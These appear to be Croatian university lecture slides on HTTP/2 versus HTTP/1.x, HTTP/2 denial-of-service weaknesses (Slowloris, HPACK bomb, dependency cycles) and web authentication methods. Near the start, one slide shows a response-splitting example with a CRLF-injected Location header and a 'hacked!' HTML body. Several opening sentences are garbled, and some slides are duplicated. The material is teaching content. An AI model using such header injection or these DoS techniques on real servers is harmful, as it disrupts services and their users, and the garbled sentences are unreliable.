- HTTP/2 nudi ugradjenu kompresiju. Aplikacije obično pišu zahtjev, postoji mnogo komprimiranju u odnosu na postavkama ne koriste.

- Binarni protokol

- HTTP/2 je binarni, iako se ne mogu pogrešno prepoznati. Preglednici koji počinju slanja putem mreže.

- Sigurnost

- Napadač više ne mogu manipulirati zaglavljima odgovora i ubaciti (*header injection*) znakove u HTTP *response* poslužitelja (*response splitting attack*). Tipično, napadač umeće novi odgovor i mijenja vrijednost *Location headera*.

The screenshot shows the Network tab in the Chrome DevTools. A request labeled "18..." is selected. The Headers section shows the following:

Name	Value
Referrer Policy	no-referrer-when-downgrade
Response Headers	HTTP/1.1 302 Found Content-Type: text/plain Location: \r\n Content-Type: text/html Transfer-Encoding: chunked

HTTP/1.1 302 Found  
Content-Type: text/plain  
Location: \r\n  
Content-Type: text/html \r\n\r\n<html><h1>hacked!</h1></html>  
Content-Type: text/plain  
Date: Thu, 13 Jun 2019 16:12:20 GMT

# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (2)

- Modeli isporuke
  - **Multipleksiranje** zahtjeva i odgovora te **server push** odgovora.
  - Nije više potrebno koristiti *ad hoc* optimizacije kao kod HTTP/1.x:
    - **Domain sharding** – fragmentiranje domene, datoteke se istodobno dohvaćaju sa više poddomena zaobilazeći ograničenja sekvensijalnog preuzimanja i ograničenog broja istodobnih TCP konekcija klijenta sa istom domenom.
    - **Content concatenation** – povezivanje sadržaja koristi se za smanjenje broja zahtjeva za različite resurse. Kako bi to postigli web programeri često kombiniraju sve CSS i JavaScript datoteke u jednu datoteku.
- Prekoračenje kapaciteta međuspremnika (*buffer overflow*)
  - Međuspremnik je prostor koji koriste klijent i poslužitelj za pohranu zahtjeva koji još nisu obrađeni. U HTTP/1.1, kontrola protoka koja se koristi za upravljanje raspoloživim međuspremnikom implementirana je na transportnom sloju.
  - Kod HTTP/2 klijent i poslužitelj implementiraju **vlastite kontrole tijeka** komunikacije dostupnog prostora međuspremnika.


# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (3)

## ■ Brže enkriptirane konekcije

- HTTP/2 na transportnom sloju koristi *Application-Layer Protocol Negotiation* (ALPN) koje omogućuje brže kriptirane veze jer se aplikacijski protokol određuje tijekom rukovanja (*handshake*).
- Korištenje HTTP/1.1 bez ALPN-a zahtjeva dodatne poruke za početnu izmjenu postavki i uspostavu kriptirane veze.


## ■ Kompatibilnost poslužitelja i preglednika

- HTTP/2 je postao standardna internetska tehnologija i aktualne verzije svih poznatih poslužitelja preglednika podržavaju HTTP/2 protokol.



# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (3)

- Brže enkriptirane konekcije
  - HTTP/2 na transportnom sloju koristi *Application-Layer Protocol Negotiation* (ALPN) koje omogućuje brže kriptirane veze jer se aplikacijski protokol određuje tijekom rukovanja (*handshake*).
  - Korištenje HTTP/1.1 bez ALPN-a zahtijeva dodatne poruke za početnu izmjenu postavki i uspostavu kriptirane veze.
- Kompatibilnost poslužitelja i preglednika
  - HTTP/2 je postao standardna internetska tehnologija i aktualne verzije svih poznatih poslužitelja preglednika podržavaju HTTP/2 protokol.



# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (3)


- Brže enkriptirane konekcije
  - HTTP/2 na transportnom sloju koristi *Application-Layer Protocol Negotiation* (ALPN) koje omogućuje brže kriptirane veze jer se aplikacijski protokol određuje tijekom rukovanja (*handshake*).
  - Korištenje HTTP/1.1 bez ALPN-a zahtijeva dodatne poruke za početnu izmjenu postavki i uspostavu kriptirane veze.
- Kompatibilnost poslužitelja i preglednika

## HTTP/2 je postao standardno

Name	Status	Protocol	Type	Initiator	Size	Time	Waterfall
www.fer.unizg.hr	200	http/1.1	document	Other	195 kB	468 ...	
all.min.css	200	http/1.1	stylesheet	(index)	12.3 kB	38 ms	
analytics.js	200	h2	script	(index)	(disk cache)	1 ms	
json2.js	200	http/1.1	script	(index)	5.9 kB	55 ms	
jquery.min.js	200	http/1.1	script	(index)	33.7 kB	81 ms	

pozivajući HTTP/2 protokol.

IE	Edge	Firefox	Chrome	Safari	Opera	Safari on iOS	Opera Mini	Android Browser	Opera Mobile	Chrome for Android	Firefox for Android	Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
		2-35	4-40	3.1-8	10-27											
		12-18	36-52	41-50	9-10.1	28-37	3.2-8.4									
6-10	79-93	53-91	51-93	11-14.1	38-78	9-14.7	2.1-4.4	12-12.1					4			
11	94	92	94	15	79	15	all	94	64	94	92	12.12	15.0	10.4	7.12	2.5
		93-94	95-97	TP												





<https://caniuse.com/http2>

## Nedostaci HTTP/2 (1)

## 1. Sporo čitanje (*Slow read*)

- Sporo čitanje je napad na poslužitelja sličan Slowloris DDoS napadu, a poziva se na malicioznog klijenta koji čita odgovore pristigle od poslužitelja veoma sporo, čime nepotrebno zauzima vezu.

Sporo čitanje kao napad je proučavano i za vrijeme razvoja protokola HTTP/1.1, međutim niti u novom protokolu nisu poduzete nikakve mjere kako bi se ono spriječilo.



Loriji, polumajmuni iz por. *Loridae*. Imaju sivosmeđu dlaku, dugi su 25 do 40 cm, teški oko 1,5 kg. Oči su im krupne, rep kratak ili ga nemaju. Žive u šumama u Africi južno od Sahare, u jugoist. Aziji, Indiji, Šri Lanki i u Indoneziji. Sporo se kreću. Danju spavaju na granama, a noću traže hranu. Ne mogu hodati po ravnom tlu.

Slowloris is an application layer attack which operates by utilizing partial HTTP requests. The attack functions by opening connections to a targeted Web server and then keeping those connections open as long as it can.

Slowloris is not a category of attack but is instead a specific attack tool designed to allow a single machine to take down a server without using a lot of bandwidth. Unlike bandwidth-consuming reflection-based DDoS attacks such as NTP amplification, this type of attack uses a low amount of bandwidth, and instead aims to use up server resources with requests that seem slower than normal but otherwise mimic regular traffic. It falls in the category of attacks known as “low and slow” attacks. The targeted server will only have so many threads available to handle concurrent connections. Each server thread will attempt to stay alive while waiting for the slow request to complete, which never occurs. When the server’s maximum possible connections has been exceeded, each additional connection will not be answered and denial-of-service will occur.

A Slowloris attack occurs in 4 steps:

1. The attacker first opens multiple connections to the targeted server by sending multiple partial HTTP request headers.
2. The target opens a thread for each incoming request, with the intent of closing the thread once the connection is completed. In order to be efficient, if a connection takes too long, the server will timeout the exceedingly long connection, freeing the thread up for the next request.
3. To prevent the target from timing out the connections, the attacker periodically sends partial request headers to the target in order to keep the request alive. In essence saying, “I’m still here! I’m just slow, please wait for me.”
4. The targeted server is never able to release any of the open partial connections while waiting for the termination of the request. Once all available threads are in use, the server will be unable to respond to additional requests made from regular traffic, resulting in denial-of-service.

**The key behind a Slowloris is its ability to cause a lot of trouble with very little bandwidth consumption.**


Za one koje žele znati više Za one koje žele znati više o informacijskoj sigurnosti

<https://www.cloudflare.com/fr-fr/learning/ddos/ddos-attack-tools/slowloris/>

# Nedostaci HTTP/2 (3)

## 2. HPACK bomba (*HPACK bomb, HPACK attack*)

- Radi se o napadu na kompresijski sloj, slično napadu sa zip bombom, tj. "dekompresijskom" bombom.
- Napadač izrađuje male i naizgled obične poruke, koje se mogu pretvoriti u gigabajte podataka na poslužitelju.
- Na taj način troši se poslužiteljska memorija i tako efektivno usporava ili čak i ruši ciljane poslužitelje.



# Nedostaci HTTP/2 (4)

A HTTP/2 implementation built using the priority library could be targeted for a denial of service attack based on HPACK, specifically a so-called “HPACK Bomb” attack.

HPACK is used to reduce the size of packet headers. Basically, the sender can tell the receiver the maximum size of the header compression table used to decode the headers.

This attack occurs when an attacker inserts a header field that is exactly the size of the HPACK dynamic header table into the dynamic header table. The attacker can then send a header block that is simply repeated requests to expand that field in the dynamic table.

Imperva created a header that was 4KB size -- the same size as the entire compression table. Then on the same connection, it opened up new streams with each stream that referred to the initial header as many times as possible (up to 16K of header references).

This can lead to a gigantic compression ratio of 4,096 or better, meaning that 16kB of data can decompress to 64MB of data on the target machine.

After sending 14 such streams, the connection consumed 896MB of server memory after decompression, which crashed the server, Imperva researchers explain.


It only takes a few such header blocks before the attacker has forced the target to allocate gigabytes of memory, which will take the process down. This requires relatively few resources on the part of the attacker.

Za one koje žele znati više o informacijskoj sigurnosti

# Nedostaci HTTP/2 (5)

## 3. Napad ciklusa ovisnosti (*Dependency Cycle Attack*)


- Ovaj napad koristi mehanizme kontrole protoka koje HTTP/2 koristi za optimizaciju mreže.
- HTTP/2, kao jedno od unaprjeđenja, uveo je i stvaranje prioritizacije i zavisnosti između paketa/podataka koji se šalju preko veze.
- Međutim, uz informatičku sposobnost napadača, moguće je implementirati krug ovisnosti kao petlju, odnosno prisiljavajući poslužitelj u beskonačnu petlju, te tako izazvati poslužiteljski DoS (*Denial of Service*) napad ili pokrenuti zlonamjeran kôd.



# Nedostaci HTTP/2 (6)

## 4. Zloupotreba multipleksiranja (*Stream Multiplexing Abuse*)

- Napadač nastoji iskoristiti slabosti novog protokola te implementirati i promijeniti funkcionalnost multipleksiranja preko jedne veze te tako dovesti poslužitelja u stanje nemogućnosti odgovora za pojedine (prave) klijente ili pak potpunog rušenja poslužitelja.



# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **4. Načini provjere autentičnosti korisnika**

# Creative Commons



- **slobodno smijete:**
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo
- **pod sljedećim uvjetima:**
  - **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
  - **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
  - **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Provjera autentičnosti

- engl. *authentication* (fra. *authentification*)
- provjera autentičnosti (izvornosti, valjanosti) korisnika, utvrđivanje (dokazivanje) identiteta korisnika
  - „autentičan = koji je izvoran, koji zaista potječe od onoga kome se pripisuje; istinit, nepatvoren, vjerodostojan”
    - [https://hjp.znanje.hr/index.php?show=search\\_by\\_id&id=e11hXA%253D%253D](https://hjp.znanje.hr/index.php?show=search_by_id&id=e11hXA%253D%253D)
  - „Autentifikacija je utvrđivanje autentičnosti, tj. identiteta osobe koja pristupa podatcima”
    - Leksikografski zavod Miroslav Krleža  
<http://www.enciklopedija.hr/Natuknica.aspx?ID=68380>
- Različiti mehanizmi
  - Lozinka, pin, kartica, token, otisak prsta
  - MFA (*Multi-factor authentication*) – kombinacija dvaju ili više različitih mehanizama prijave

# Autorizacija korisnika

- engl. *authorization*
- „Postupak provjere ima li korisnik, računalo ili program pravo pristupa nekomu računalnomu sustavu”
  - Leksikografski zavod Miroslav Krleža
- „Stjecanje prava korištenja sustava i podataka pohranjenih na njemu”
  - Hrvatski jezični portal
- Provjera autentičnosti i autorizacija su često isprepleteni

# Kako identificirati i/ili autorizirati korisnika?


- Podsjetnik:
  - HTTP je aplikacijski protokol bez stanja (engl. *stateless*), tj. transakcije dohvata resursa su međusobno neovisne.
  - U svakom zahtjevu prema zaštićenom resursu ili stranici treba iznova identificirati i/ili autorizirati korisnika
    - Što se može slati?
      - korisničko ime i lozinka prilikom svakog zahtjeva
        - Podržano na razini HTTP protokola (vidi sljedeći slajd)
      - cookie ili token
        - Jednom identificiranom korisniku se pridruži cookie ili token čija se autentičnost može naknadno provjeriti i utvrditi o kome se radi i/ili kojom vrstom prava vlasnik (tokena) raspolaže
        - Tko i kako će inicijalno identificirati korisnika je zasebno pitanje
  - Kako klijentu ukazati da je potrebna autentifikacija?

# Odgovori ne[autentificiranim | neautoriziranim] korisnicima

- Prilikom zahtjeva prema zaštićenoj stranici ili resursu prvo se pokušava identificirati (autentificirati) korisnika
- Neprijavljeni korisnici će dobiti *challenge* koji se svodi na preusmjeravanje na formu za prijavu ili na odbijanje zahtjeva s informacijom o vrsti provjere autentičnosti koju treba koristiti
  - npr. WWW-Authenticate: <type> realm=<realm>
  - realm je proizvoljni atribut koji opisuje područje zaštite

Zahtjev prema  
štićenoj  
stranici/resursu

Načelno, više aplikacija može koristiti isti realm, što sugerira  
pregledniku da koristi iste podatke



# Provjere autentičnosti na razini HTTP protokola

- HTTP protokol podržava dva mehanizma: *Basic* i *Digest*
  - Ako preglednik na neki zahtjev kao odgovor dobije status 401 (*Unauthorized*) i zaglavlje WWW-Authenticate postavljeno na *Basic* ili *Digest*, prikazat će korisniku dijalog za upis korisničkog imena i zaporce

The screenshot shows a web browser window with the URL `127.0.0.1:4010/private`. The browser's address bar also displays `127.0.0.1:4010/private`. To the left of the browser, there is a summary of the request and response headers.

**Request URL:** `http://127.0.0.1:4010/private`

**Request Method:** GET

**Status Code:** 401 Unauthorized

**Remote Address:** 127.0.0.1:4010

**Referrer Policy:** strict-origin-when-cross-origin

---

**Response Headers** [View source](#)

**Connection:** keep-alive

**Date:** Sat, 04 Sep 2021 18:35:05 GMT

**Keep-Alive:** timeout=5

**Transfer-Encoding:** chunked

**WWW-Authenticate:** Basic realm="FER-Web2 Examples"

The browser's main content area shows a login form with two fields: "Korisničko ime" (Username) and "Zaporka" (Password). Both fields are empty. Below the fields are two buttons: "Prijava" (Login) in blue and "Odustani" (Cancel) in grey.

# Provjera autentičnosti kroz formu

- Obično se provjera korisnika obavlja kroz posebnu formu (engl. *Form Based Authentication*)
  - POST zahtjev u kojem se šalje korisničko ime i lozinka
    - Umjesto korisničkog imena i lozinke može se slati i jednokratno generirani kod s posebnog uređaja
      - posebni USB ključevi
      - generatori tokena (fizički ili kao aplikacije) ...
- Ako se koriste dva ili više mehanizama za provjeru autentičnosti (npr. korisničko ime i lozinka + kod iz aplikacije), tada se radi o višefaktorskoj autentifikaciji (MFA engl. *Multi Factor Authentication*)
- Identificiranom korisniku se izdaje cookie ili token koji se onda šalje u sljedećim zahtjevima

# Sadržaj *cookiea* ili tokena

- Sadržaj identifikacijskog *cookiea* treba biti takav da aplikacija može jednoznačno identificirati korisnika te da može provjeriti autentičnost *cookiea* (je li možda korisnik sam izmijenio cookie).
  - Naziv ključa i vrijednost proizvoljni i/ili ovisni o korištenim tehnologijama
- Slično vrijedi i za token koji je *string*
  - Kodiranje tog stringa može biti standardizirano, npr. za tzv. JWT tokene (više o tome naknadno)

# Tko će identificirati i/ili autorizirati korisnika?

- Provjera na razini aplikacije (engl. *Application Based Authentication*)
  - Aplikacija pohranjuje podatke o korisnicima i njihovim lozinkama
- Provjera korištenjem vanjske usluge (eng. *third party authentication*)
  - Prijava/provjera korisnika se obavlja putem vanjske usluge koja određenim mehanizmima (standardima) aplikaciji proslijedi podatke o prijavljenom korisniku
  - AAI, Microsoft (Azure), Facebook, Google, Auth0, ...
  - Aplikacija može imati svoju bazu korisnika, ali ne i njihove lozinke

# Sadržaj primjera (1)

- 01-basic-auth
  - Demonstrira se *Basic Authentication* na jednostavnoj web-aplikaciji
- 02-digest-auth
  - Demonstrira se *Digest Authentication* na jednostavnoj web-aplikaciji
- 03-token-auth
  - Demonstrira se autorizacija pomoću tokena. Token izdaje jednostavna web-aplikacija nakon prijave korisnika, a demonstrira se pozivom iz konzole (cURL)
- 04-token-auth-cors
  - Nadgradnja prethodnog primjera u kojem se token koristi iz JavaScripta neke druge web-aplikacije od one koja je izdala token i koja ima zaštićeni resurs dostupan nosiocu valjanu tokena.
    - Napomena: Neprecizno rečeno, u primjerima ćemo taj JavaScript kod proglašiti za Single-Page aplikaciju (SPA), jer se demonstracijski primjeri sastoje samo od jedne stranice s uključenim JavaScript kodom, ali princip može vrijediti i općenito

# Sadržaj primjera (2)

- 05-cookie-auth
  - Demonstrira se autorizacija temeljem kolačića (*cookie*) kojeg je web-aplikacija postavila nakon prijave korisnika
- 06-cookie-auth-js
  - Nadgradnja prethodnog primjera u kojoj JavaScript kod neke stranice, poslužene na istom serveru kao web-aplikacija, koristi *cookie* za dohvatanje zaštićenih resursa
- 07-cookie-auth-js-cors
  - Varijacija prethodnog primjera u kojem se JavaScript kod nalazi u nekoj drugoj web-aplikaciji od one koja izdaje *cookie*.
- 08-oauth2
  - Primjer web-aplikacije na kojoj se prijava vrši preko vanjskog servisa za prijavu korisnika po protokolima OAuth2 i OpenIdConnect (OIDC)
- 09-auth2-spa-and-web-api
  - Primjer više aplikacija koje koriste sustav jednostrukе prijave korisnika (eng. single-sign-on) po protokolima OAuth2 i OIDC

# Struktura pojedinog primjera (1)

- Serverski kod pisan u Node.js-u
- Pojedina putanja vraća json, http status o pogrešci ili vraća stranicu definiranu nekim predloškom.
- Za predloške korišten pug
- Minimalistički primjeri kako bi se očuvao fokus na načinima prijave

```
html
  head
    title Basic Auth demo
  body
    if user.isAuthenticated
      h1 Welcome #{user.username}
    ul
      li: a(href='/', title='Home') Home
      li: a(href='/private') Private content (only for Alice and Bob)
      li: <span>Note: Use <i>some password</i> as password</span>
```

```
const express = require('express');
const app = express();
app.use(express.static('public'));
app.set('view engine', 'pug');
...
app.get('/', function (req, res) {
  res.render('index', {user : req.user});
});
01-basic-auth.js
app.get('/private', ...)
```

# Struktura pojedinog primjera (2)

- Pojedini primjeri koriste osjetljive podatke o lozinkama ili postavkama aplikacije te su smještene u datoteku .env
  - U konkretnim primjerima prikazan konkretni sadržaj
  - Dohvat vrijednosti se vrši preko process.env uz prethodnu instalaciju paketa *dotenv*

```
const dotenv = require('dotenv');
dotenv.config();
... process.env.COOKIE_KEY ...
```

- Korišteni paketi navedeni u *package.json*
- Mapa *public* sadrži stilove i skripte
- Mapa *views* sadrži predloške pisane u *pugu*
- js datoteke sadrže
  - kod web-aplikacije
